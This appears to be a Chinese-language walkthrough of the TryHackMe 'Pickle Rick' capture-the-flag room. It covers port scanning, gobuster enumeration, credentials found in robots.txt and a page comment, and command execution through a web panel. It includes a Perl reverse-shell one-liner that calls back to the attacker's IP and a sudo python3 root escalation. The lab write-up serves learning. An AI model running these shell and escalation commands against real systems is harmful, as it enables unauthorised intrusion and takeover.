
Pickle Rick

URL


https://tryhackme.com/room/picklerick

IP

10.10.4.165



使用rustscan 快速的找到開啟的port



再使用nmap針對rustscan掃出來的port
做服務探測及預設腳本列舉

沒發現什麼特別的，看看網頁吧

連上網頁，看到A需要B幫忙找三個秘密成份
看起來也是這次的三道題目

```
#gobuster dir -w /usr/share/dirb/wordlists/common.txt -t 150 -u http://10.10.4.165
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.4.165
[+] Method:                  GET
[+] Threads:                 150
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/23 14:50:27 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 290]
/.htaccess            (Status: 403) [Size: 295]
/.htpasswd            (Status: 403) [Size: 295]
/assets               (Status: 301) [Size: 311] [--> http://10.10.4.165/assets/]
/index.html           (Status: 200) [Size: 1062]
/robots.txt           (Status: 200) [Size: 17]
/server-status        (Status: 403) [Size: 299]

===============================================================
2022/05/23 14:50:49 Finished
===============================================================
```

用gobuster去做目錄探測，發現有幾個資源存在

全部翻過一輪，發現robots.txt中有神奇的一串文字
其他就沒什麼發現了

回到index看一下原始碼，看看能不能撈到什麼，發現居然有神奇註解
這時就突然想到剛剛robots.txt中那一串文字的用意了

試著去用SSH遠端登入，但失敗了

想了一下，都有帳號密碼了，還有哪裡可以登入
就想到應該是從web登入吧

Portal Login Page

Username:

R1ckRul3s

Password:

••••••••••••••••

Login

Command Panel

Commands

Execute

```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

看起來思維是正確的，而且還有一個可以下指令的頁面
只是有些指令會被擋


看看能不能讓他回彈shell

```
perl -e 'use Socket;$i="10.4.66.18";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STD
```

Execute

```
└──╼ #nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.4.66.18] from (UNKNOWN) [10.10.4.165] 40106
/bin/sh: 0: can't access tty; job control turned off
$
```

成功了，一開始用了Python失敗了，使用perl才成功



換成互動性的shell，比較好用

把該目錄奇奇怪怪的txt看一下就找到第一題的答案了

看了一下sudo清單，發現居然可以用任何東西都不用密碼

```
www-data@ip-10-10-4-165:/var/www/html$ sudo -l
Matching Defaults entries for www-data on
    ip-10-10-4-165.eu-west-1.compute.internal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on
        ip-10-10-4-165.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
```

那就直接用Python提權吧

sudo python3 -c 'import os; os.system("/bin/sh")'

```
www-data@ip-10-10-4-165:/var/www/html$ sudo python3 -c 'import os; os.system(">
#
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

最後就從rick的家目錄和root的家目錄找到最後兩題的答案